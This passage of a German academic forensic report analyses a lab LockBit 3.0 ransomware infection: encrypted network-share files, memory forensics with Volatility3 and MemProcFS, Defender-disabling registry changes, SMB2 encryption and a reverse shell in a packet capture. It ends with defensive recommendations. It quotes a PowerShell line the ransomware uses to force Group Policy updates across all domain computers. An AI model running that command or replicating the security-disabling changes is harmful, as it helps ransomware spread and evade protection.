Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xlsx.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie (2).xps.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xls.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xism.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xlsx.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1 - Kopie.xps.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xls.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xism.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xls.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Gantt-Diagramm zur Datumsnachverfolgung1.xps.bNi7oNLq9	\\home\pi\pi-share\Testdaten
istockphoto-1221620132-612x612 - Kopie (2).jpg.bNi7oNLq9	\\home\pi\pi-share\Testdaten
istockphoto-1221620132-612x612 - Kopie (3).jpg.bNi7oNLq9	\\home\pi\pi-share\Testdaten
istockphoto-1221620132-612x612 - Kopie.jpg.bNi7oNLq9	\\home\pi\pi-share\Testdaten
istockphoto-1221620132-612x612.jpg.bNi7oNLq9	\\home\pi\pi-share\Testdaten
trees-7937129_960_720 - Kopie (2).jpg.bNi7oNLq9	\\home\pi\pi-share\Testdaten
trees-7937129_960_720 - Kopie (3).jpg.bNi7oNLq9	\\home\pi\pi-share\Testdaten
trees-7937129_960_720 - Kopie.jpg.bNi7oNLq9	\\home\pi\pi-share\Testdaten
trees-7937129_960_720.jpg.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei PowerPoint.pdf.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei PowerPoint.ppt.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei PowerPoint.pptm.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei PowerPoint.pptx.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie (2).doc.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie (2).docx.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie (2).pdf.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie (3).doc.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie (3).docx.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie (3).pdf.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie.doc.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie.docx.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei Word - Kopie.pdf.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei Word.doc.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei Word.docx.bNi7oNLq9	\\home\pi\pi-share\Testdaten
Willkommen bei Word.pdf.bNi7oNLq9	\\home\pi\pi-share\Testdaten

Abbildung 53: Verschlüsselte Testdaten auf dem Netzlaufwerk

8.1.5.2 IOC: Platzierung der Kontakt- und Entschlüsselungsanleitung

Auch auf dem untersuchten Datenträger des Raspberry Pi Zero wurde in allen über das Netzwerk erreichbaren Ordnern die inhaltlich zu den anderen Asservaten identische Textdatei abgelegt:



Abbildung 54: Textdatei mit Kontakt- und Entschlüsselungsanleitung auf dem Netzlaufwerk

Die vorgenommene Volltextsuche hat keine Erkenntnisse zu weiteren Veränderungen im Datenbestand erbracht, mit Ausnahme der im Ext4-Dateisystem vorhandenen und aufgrund der LockBit-Verschlüsselung angepassten .journal-Einträge, die jedoch auf eine Reaktion des Dateisystems auf die Verschlüsselungsoperationen zurückzuführen sind.

8.1.5.3 Zusammenfassung der IOCs auf dem netzangebundenen Raspberry Pi Zero

Die nachgewiesenen IOCs im Datenbestand des Raspberry Pi Zero können folgendermaßen zusammengefasst werden:

- Ungewöhnliche Dateizugriffe / Zustandsänderung
Verschlüsselung der Nutzerdateien auf dem Netzlaufwerk
- Wiederholtes Schreiben derselben Datei in ungewöhnlichem Ausmaß
- Platzierung der Kontaktanleitung als Textdatei (über Laptop)

Eine weitergehende, durch LockBit direkt hervorgerufene Beeinflussung des Testsystems ist nicht erkennbar.

Nach Durchführung der Post-Mortem-Analyse aller Datenträger kann das bei Beobachtung des Testsystems registrierte Verhalten der LockBit-Schadsoftware auf Ebene des Datenbestandes weitestgehend bestätigt werden, eine Verbreitung über das Netzwerk ist nicht festzustellen, Dateien werden nur verschlüsselt, sofern sie über lokal eingerichtete Netzlaufwerke, also analog zu herkömmlichen Partitionen, verfügbar sind.

Nicht direkt erkennbar war die teilweise Unbrauchbarmachung der Anwendungen und Apps auf dem primär angegriffenen Laptop, diese Dateiveränderungen konnten anhand der Post-Mortem-Forensik festgestellt werden.

8.2 Auswertung des Arbeitsspeichers

Der Auswertung des Arbeitsspeichers ist aus mehreren Gründen kritisch. Einerseits sind hier die laufende Prozesse, welche auch auf Malware sowie unerwünschte Anwendungen oder andere verdächtige Aktivitäten hinweisen können. Andererseits sind dort wichtige Informationen, wie Netzwerkverbindungen, Anmeldedaten, Zeitstempel für Benutzeraktivitäten und teilweise auch Verschlüsselungsschlüssel bei Ransomware-Angriffen.

Bei LockBit 3.0 kann kein Verschlüsselungsschlüssel im Arbeitsspeicher gefunden werden.

Eine erste Auswertung der *.raw-Files wurde anhand von Volatility3 durchgeführt. Leider liest Volatility3 bei jedem neuen Befehl die *.raw-File neu ein, was es nahezu unmöglich macht, eine Analyse ohne extremen Zeitaufwand durchzuführen.

In Volatility3 können mithilfe der Befehle: „pslist, psscan, pstree, vadinfo, vadwalk, memmap, cmdline“ unzulässige Prozesse identifiziert werden. Im Anschluss kann mit dlllist Prozess-DLLs und -Handles analysiert werden. Prozess-DLLs sind in Betriebssystemumfeld wichtige Dateien. Diese sind dynamisch geladene Bibliotheken, die Code- und Datenmodule enthalten, welche von einem oder mehreren Prozessen während ihrer Ausführung verwendet werden. Prozess-Handles enthalten Referenzen, die es einem Prozess ermöglichen, auf Systemressourcen wie Dateien, Registry-Schlüssel oder andere Prozesse zuzugreifen.

Die folgenden Abbildungen stellen eine erste Auswertung Prozessliste der *.raw-Files dar.

Abbildung 55: Volatility3 PsTree, Quelle: eigene Darstellung

Abbildung 56: Volatility3 PsList, Quelle: eigene Darstellung

Leider dauert die Analyse mit Volatility3 durch das ständige Einlesen zu lange, um dadurch anständig IOAs und IOCs festzustellen. Als Alternative bietet sich hier MemProcFS, welches aus einem Arbeitsspeicher, welcher normalerweise kein Dateisystem hat, eine hierarchische Ordnerstruktur macht.


```

Windows PowerShell
Copyright (C) Microsoft Corporation. Alle Rechte vorbehalten.

Installieren Sie die neueste PowerShell für neue Funktionen und Verbesserungen! https://aka.ms/PSWindows

PS C:\Users\jan-h\Downloads\MemProcFS_5.8.4> .\MemProcFS.exe -mount s -device C:\Users\jan-h\OneDrive\Desktop\Projekt_2_Files\pc1.raw
Initialized 64-bit Windows 10.0.19041
[PLUGIN] Python initialization failed. Python 3.6 or later not found.

===== MemProcFS =====
- Author:      Ulf Frisk - pcileech@frizk.net
- Info:        https://github.com/ufrisk/MemProcFS
- License:     GNU Affero General Public License v3.0
=====
MemProcFS is free open source software. If you find it useful please
become a sponsor at: https://github.com/sponsors/ufrisk Thank You :)
=====
- Version:     5.8.4 (Windows)
- Mount Point: S:\
- Tag:         19041_7b6bd297
- Operating System: Windows 10.0.19041 (X64)
=====

```

Abbildung 57: MemProcFS Aufruf, Quelle: eigene Darstellung

MemProcFS kann nach dem Download einfach geöffnet werden und mithilfe von standardisierten Prozessen durchsucht werden. Auch an dieser Stelle bietet sich das folgende Vorgehen an:

1. Identifizierung von nicht zulässigen Prozessen,
2. Analyse dieser Prozesse und von Prozess-DLLs und -Handles,
3. Überprüfung von Netzwerkverbindungen,
4. Extraktion von Prozessen und weiteren interessanten Dateien.




Abbildung 58: MemProcFS pc1.raw nun als Ordnerstruktur, Quelle: eigene Darstellung




Abbildung 59: MemProcFS Auswertung Registry, Quelle: eigene Darstellung

Nach der Ausführung der Ransomware wurden spezifische systemrelevante Dienste, die mit Datenbanken, Sicherungen und Kommunikation in Verbindung stehen, abrupt beendet. Zudem wurden kritische Prozesse, die mit Datenbankmanagement, Office-Anwendungen und weiteren Kernprogrammen verbunden sind, wie SQL, Oracle, Excel und Outlook, gestoppt. Diese gezielten Abschaltungen haben das Potenzial, die Datenintegrität, -verfügbarkeit und den allgemeinen Betrieb des betroffenen Systems erheblich zu beeinträchtigen.

Weiterhin wurden kritische Systemeinstellungen in der Windows-Registry modifiziert. Die Änderungen umfassen die Anpassung der Gruppenrichtlinien-Aktualisierungszeiten, die Deaktivierung des Windows SmartScreen-Filters und erhebliche Modifikationen der Windows Defender-Einstellungen. Darüber hinaus wurden auch spezifische Funktionen des Echtzeitschutzes von Windows Defender und einige Firewall-Einstellungen deaktiviert. Solche Änderungen sind darauf ausgerichtet, gängige Sicherheitsfunktionen von Windows zu umgehen und die Ransomware-Aktivitäten unentdeckt und ungehindert fortzusetzen.

Zuletzt wurde noch ein `GPUupdate -force` Befehl festgestellt, welcher den Computer zwingt, alle Gruppenrichtlinien-Einstellungen sofort neu zu ziehen und anzuwenden, anstatt auf das standardmäßige Aktualisierungsintervall zu warten.

```
1 powershell Get-ADComputer -filter * -Searchbase '%s' | Foreach-Object {  
    Invoke-GPUUpdate -computer $_.name -force -RandomDelayInMinutes 0}
```

Abbildung 60: GPUUpdate -force Befehl, Quelle: eigene Darstellung

8.3 Auswertung des Netzwerkmittschnittes

Die Auswertung des Netzwerkmittschnitten ist ein kritischer Bestandteil der Analyse eines Ransomware-Angriffs:

- a) Kommunikation mit Command-and-Control-Servern (C2): Ransomware kommuniziert häufig mit externen Servern, um beispielsweise Verschlüsselungsschlüssel abzurufen oder den Angriff zu steuern. Durch die Überwachung des Netzwerkverkehrs können solche C2-Server identifiziert werden. In diesem Fall konnte keine Kommunikation mit einem C2-Server nachgewiesen werden.
- b) Veränderungen im Verhalten des Angreifers: Wenn ein Angreifer merkt, dass Sicherungen oder andere Reaktionsmaßnahmen auf einem betroffenen PC durchgeführt werden, kann er seine Strategie ändern oder den Angriff eskalieren. Jedoch kann die Netzwerkkommunikation auch ohne weitere Installationen
- c) Bewegung innerhalb des Netzwerks: Ransomware und Angreifer versuchen oft, sich innerhalb eines Netzwerks zu bewegen, um mehr Systeme zu infizieren. Netzwerkmittschnitten können Hinweise auf solche lateralen Bewegungen liefern.
- d) Datenexfiltration: Vor der Verschlüsselung von Dateien können Ransomware oder zugehörige Malware versuchen, wertvolle Daten aus dem Netzwerk zu extrahieren. Das Überwachen des Netzwerkverkehrs kann dabei helfen, solche unerwünschten Datenübertragungen zu erkennen.
- e) Integration mit Drittanbietern wie Shodan.io: Dienste wie Shodan.io können verwendet werden, um festzustellen, ob Systeme oder Dienste

von außen sichtbar und potenziell gefährdet sind. Dies kann helfen, die Angriffsfläche und potenzielle Eintrittspunkte für Angreifer zu identifizieren.

Es konnte festgestellt werden, dass die Ransomware per SMB2 nach Dateien in Netzwerkfreigaben sucht und diese Verschlüsselt. SMB (in seinen verschiedenen Versionen, einschließlich SMB2) ist ein Netzwerkdateifreigabeprotokoll, das es Computern in einem Netzwerk ermöglicht, auf Dateien und Ordner zuzugreifen, die auf einem anderen Computer gespeichert sind. Dieses Protokoll wird in Unternehmensnetzwerken weit verbreitet eingesetzt.

Einerseits vereinfacht sich so eine Netzwerkverbreitung, andererseits kann LockBit so lokale Sicherheitsmaßnahmen umgehen werden.

- a) Netzwerkverbreitung: Die Fähigkeit, Dateien über SMB2 zu manipulieren, ermöglicht es der Ransomware, sich rasch über das gesamte Netzwerk zu verbreiten. Sobald eine Maschine kompromittiert ist, kann die Ransomware auf andere Systeme zugreifen, die über SMB2 erreichbare Dateien und Ordner freigeben.
- b) Umgehung lokaler Sicherheitsmaßnahmen: Da die Verschlüsselung auf einem Netzlaufwerk und nicht lokal erfolgt, könnten bestimmte lokale Sicherheitsmaßnahmen und Erkennungsmechanismen, die nur auf einzelnen Endpunkten implementiert sind, umgangen werden.




Abbildung 61: Wireshark-Auswertung PCAP-File, Quelle: eigene Darstellung

Neben der Verschlüsselung durch LockBit kann auch die Reverse Shell bei ihrer Arbeit beobachtet werden. Eine Reverse Shell ermöglicht es einem Angreifer, Befehle auf einem kompromittierten System aus der Ferne auszuführen, indem sie die Kommunikationsrichtung umkehrt, sodass das Ziel die Verbindung zu einem vom Angreifer kontrollierten System initiiert.




Abbildung 62: Reverse TCP Shell in PCAP-Dump, Quelle: eigene Darstellung

9 Evaluation und Diskussion

9.1 Präventive IT-Forensik

IT verfolgt nie einen Selbstzweck und unterstützt immer nur das eigentliche Business, mit dem das Unternehmen Geld verdient. Noch viel kritischer ist hier die IT-Sicherheit mit der Nische IT-Forensik. Durch diese kann das Unternehmen kein extra Geld verdienen, sondern sich immer nur vor Schadensfällen oder Strafzahlungen absichern.

Die IT-Forensik beschäftigt sich originär mit Schadensfällen in der Vergangenheit. Jedoch kann ein Unternehmen dem IT-Forensik-Team unglaublich helfen, wenn mehr Log-Daten zur Auswertung anfallen. Bereits diese Log-Files können durch Echtzeit-Überwachung analysiert werden.

Neben Schulungen für die Belegschaft in der IT-Sicherheit ist auch eine Schulung von einzelnen IT-Mitarbeitern in der IT-Forensik wichtig. Bei Banken ist dies bereits weit verbreitet. Diese prüfen nach einem möglichen Schadensfall neben den hier erklärten IOAs und IOCs auch, welche Systeme betroffen sind und wie weit die Schadsoftware vorgedrungen ist.

Neben den allgemeinen IT-Sicherheitsstandards, wie z.B. aus dem BSI-Grundschutzkatalog sind auch periodische Sicherheitsaudits, eine Unterteilung des Unternehmensnetzwerk in Segmente, die ständige Überprüfung von Benutzerberechtigungen (zur Vermeidung von Benutzerleichen), wie auch ein Aktionsplan für Schadensfall mit einem Business-Contuity-Management vonnöten. Es ist nicht die Frage, ob man Ziel eines Angriffes wird, sondern nur, wann und wie gut man darauf vorbereitet ist.

9.2 Handlungsempfehlungen zur Erkennung und Verhinderung zukünftiger Angriffe

Leider sind Cyberangriffe zur Norm geworden und Unternehmen müssen daher proaktiv sein, um sich gegen diese Bedrohungen zu schützen. Einige bewährte Vorgehensweisen und Technologien können die Sicherheit erheblich verbessern.

Ein Security Information and Event Management (SIEM) ist unerlässlich, um Echtzeit-Analysen zu Sicherheitsalarmen durchzuführen. Diese Systeme erfassen und analysieren Protokolldaten, um so sicherheitsrelevante Vorfälle zu identifizieren. Zusammen mit Verhaltensanalysetools können sie verdächtige Aktivitäten erkennen und darauf reagieren. Darüber hinaus geht die heuristische Überwachung, welche auf bestimmte Muster achtet, um neuartige Angriffe zu entdecken.

Zur Vorbeugung sind Whitelists für Anwendungen hilfreich. Diese Listen gewährleisten, dass nur vertrauenswürdige Anwendungen in einem Netzwerk ausgeführt werden können. Netzwerkanalysen können ungewöhnlichen Datenverkehr aufdecken, während das Überwachen von E-Mail-Anhängen und Links schädliche Inhalte filtert.

Ein weiteres Augenmerk sollte auf ungewöhnliche Login-Aktivitäten gelegt werden. Mehrfache Anmeldeversuche oder Zugriffe zu ungewöhnlichen Zeiten können Indikatoren für einen Angriff sein. Das schnelle Reagieren auf solche Meldungen ist ebenso wichtig wie die periodische Überprüfung von Schwachstellen im System.

Die Implementierung von Anomalie-Erkennungssystemen und der Einsatz von Threat-Hunting-Strategien bieten weitere Sicherheitsebenen zum Schutz an. Es ist ebenso wichtig, Mitarbeiter kontinuierlich zu schulen, insbesondere im Hinblick auf Phishing-Versuche, aber auch das IT-Fachpersonal.

Im Netzwerk findet immer mehr verschlüsselt statt, deshalb sind Endpoint Detection and Response (EDR) Tools essentiell für die Überwachung von Endpunkten im Netzwerk. Zuletzt wird auch KI integriert, wie wir bei unseren Vorträgen mitbekommen haben. Dadurch können Sicherheitslösungen schneller

und effektiver agieren.

Auf organisatorischer Ebene sollte ein Prozess etabliert werden, der bewertet, ob eine Schwachstelle das Unternehmen betrifft, oder nicht. Schließlich sollte im Bereich der IT-Forensik eine regelmäßige Auswertung von Log-Files stattfinden, sodass auch frühe Anzeichen eines Angriffs identifiziert werden können. Diese Log-Dateien können wertvolle Informationen darüber liefern, wann und wo ein APT-Zugang zum System erhalten hat, welche Aktionen durchgeführt wurden und ob Daten manipuliert oder exfiltriert wurden.

Wie zuvor beschrieben sollte auch dem Schutz von Netzwerkfreigaben gelten. Während einige Daten oder Geräte auf den ersten Blick als harmlos eingestuft werden könnten, könnten sie in den Händen eines Angreifers, der bereits Zugriff auf das Netzwerk hat, zu einem erheblichen Risiko werden. Es ist daher unerlässlich.

Es sollte in einem Unternehmen ein Sicherheitsmodell eingeführt werden, welches Technologie, Prozesse und Menschen zusammenfasst. Dazu sollte ein besonderer Aspekt auf die IT-Forensik gelegt werden.

9.3 Checkliste zum Abarbeiten von Ransomware Angriffen in der IT-Forensik

Die NIST SP 800-61 führt einen Prozess mit 4 Schritten für das Incident Response ein. Der Prozess gliedert sich dabei in:

1. Preperation,
2. Detection & Analysis,
3. Containment Eradication & Recovery,
4. Post-Incident Activity.

Der Prozess zum Arbeiten eines Ransomware Angriffs beginnt bereits in dem 1.

Schritt und muss bis zum letzten Schritt des Prozesses durchgeführt werden. Dabei ist der IT-Forensiker ein Teil des Incident Response Teams, welcher je nach Unternehmensgröße auch von extern eingekauft werden kann. Die Autoren haben sich für eine Darstellung als Checkliste entschlossen. Neben allgemeinen IT-Sicherheitsstandards sollte deshalb folgendes beachtet werden:

Tabelle 1: Checkliste zum Abarbeiten von Ransomware Angriffen in der IT-Forensik, Quelle: eigene Darstellung

1.	Preparation (Vorbereitung):
1.1	Technische Maßnahmen:
1.1.1	Spezialisierte Forensik-Tools: Etablierung forensischer Software, die speziell für die Analyse von Malware und Ransomware entwickelt wurde.
1.1.2	Isolierte Testumgebungen: Einrichtung von Sandboxing-Umgebungen, um verdächtige Dateien ohne Risiko zu öffnen.
1.1.3	Digitaler Beweissicherung: Einrichten von Systemen und Prozessen zur digitalen Beweissicherung, um Datenintegrität und -authentizität sicherzustellen.
1.1.4	Forensischen Honeypot: speziellen Computer wählen, welcher nach einem Ransomware priorisiert analysiert wird.
1.2	Organisatorische Maßnahmen:
1.2.1	Schulungen in IT-Forensik: TTPs schulen, testen und üben.
1.2.2	Vorfälle kategorisieren: Spezifische Kategorien für verschiedene Arten von Ransomware-Attacken, um gezieltere Untersuchungen zu ermöglichen.
1.2.3	SLAs schließen: sollten keine interne Experten für IT-Forensik, oder

	das Reverse Engineering bereistehen, so sollten SLAs mit externen Experten/ Unternehmeng geschlossen werden.
1.2.4	Meldekettten etablieren: Logs, welche Kommunikation aufzeichnen und automatisch Vorfälle melden, aber auch eine zentrale Notrufnummer, welche Mitabreitern bei Vorfällen in ausgedruckter Form bereitsteht.
2.	Detection & Analysis (Erkennung & Analyse):
2.1	Technische Maßnahmen:
2.1.1	Malware-Analyse: Nutzen spezifischer forensischer Tools, um Ransomware zu dekompileieren und zu analysieren.
2.1.2	Log-Analyse: Überprüfen und Analysieren von Logs auf Indikatoren eines Angriffs (IOCs und IOAs).
2.2	Organisatorische Maßnahmen:
2.2.1	Forensisches Berichtswesen: Erstellung detaillierter forensischer Berichte, um die genauen Vorgänge und Täter zu identifizieren.
3.	Containment, Eradication & Recovery (Eindämmung, Beseitigung & Wiederherstellung):
3.1	Technische Maßnahmen:
3.1.1	Forensische Festplattenbilder: Erstellung von Bit-für-Bit-Kopien von betroffenen Systemen, um spätere Analysen durchzuführen, ohne das Originalsystem zu verändern.
3.1.2	Forensische Analyse des Netzwerkverkehrs: Untersuchen, wie die Ransomware ins Netzwerk gelangt ist und wie sie kommuniziert hat.
3.2	Organisatorische Maßnahmen:

3.2.1	Koordination mit Strafverfolgungsbehörden: je nach Gesetzeslage teilen von Informationen und Daten mit den Behörden, um den Angreifern nachzugehen.
3.2.2	Koordination mit externen Experten: Mögliches Wissen über Ver- und Entschlüsselung teilen um das System zu retten.
4.	Post-Incident Activity (Nachbearbeitung):
4.1	Technische Maßnahmen:
4.1.1	Tiefere forensische Analyse: Analyse von Datenrückständen, Dateisystem-Artefakten und Speicherabbildern, um vollständige Informationen über den Angriff und den Angreifer zu erhalten.
4.2	Organisatorische Maßnahmen:
4.2.1	Forensische Aufbewahrung: Langfristige sichere Aufbewahrung von Beweismitteln für mögliche rechtliche Schritte oder spätere Analysen.
4.2.2	Revision und Aktualisierung von Forensik-Methoden: Überprüfung der Methoden und Techniken, um sicherzustellen, dass sie mit den neuesten Bedrohungen Schritt halten.

10 Schlussfolgerungen

Derzeit sind IoT-Geräte, in klassischen Unternehmensnetzwerken oft zur Steuerung von Anzeige- oder Messkomponenten eingebunden, sowohl als Angreifer wie auch als Ziel eines Angriffes als zu überwachendes Gerät einzustufen. Im gewählten Szenario wurde als angreifendes IT-System bewusst ein Raspberry gewählt, um Rückschlüsse auf die Verwendbarkeit für einen potenziellen Angreifer zu ziehen, und das Ergebnis zeigt, dass auch von IoT-Komponenten erfolgreiche Angriffe ausgeführt werden können. Die Geräte müssen jedoch eine gewisse Komplexität aufweisen, der Arduino mit seiner einfachen Betriebssystemstruktur wurde vom Angriff nicht betroffen, hier wäre eine maßgeschneiderte Lösung vonnöten.

10.1 Zusammenfassung der Ergebnisse

Nach Durchführung eines Ransomware-Angriffes auf ein Element eines gemischten Netzwerkes mit Windows- und IoT-Geräten mit der bekannten und weitverbreiteten Schadsoftware LockBit 3.0 Black kann zusammenfassend gesagt werden, dass die Auswirkungen im gewählten Szenario für die nicht direkt angegriffenen Komponenten des Netzwerkes identisch sind, sofern die Grundvoraussetzungen der Netzwerkfreigabe und Anbindung der Freigaben als Netzlaufwerke im Betriebssystem der primär angegriffenen Netzwerkkomponente gegeben sind. Sowohl beim klassischen Windows-System als auch bei dem als Netzwerkgerät angebundenen Raspberry Pi Zero wurden die freigegebenen Dateien auf den Netzlaufwerken verschlüsselt, der Arduino war aufgrund seiner limitierten Möglichkeiten der Netzwerkfreigabe nicht betroffen.

Eine Verbreitung ist auf keines der Systeme feststellbar, aber auch nicht in LockBit 3.0 vorgesehen.
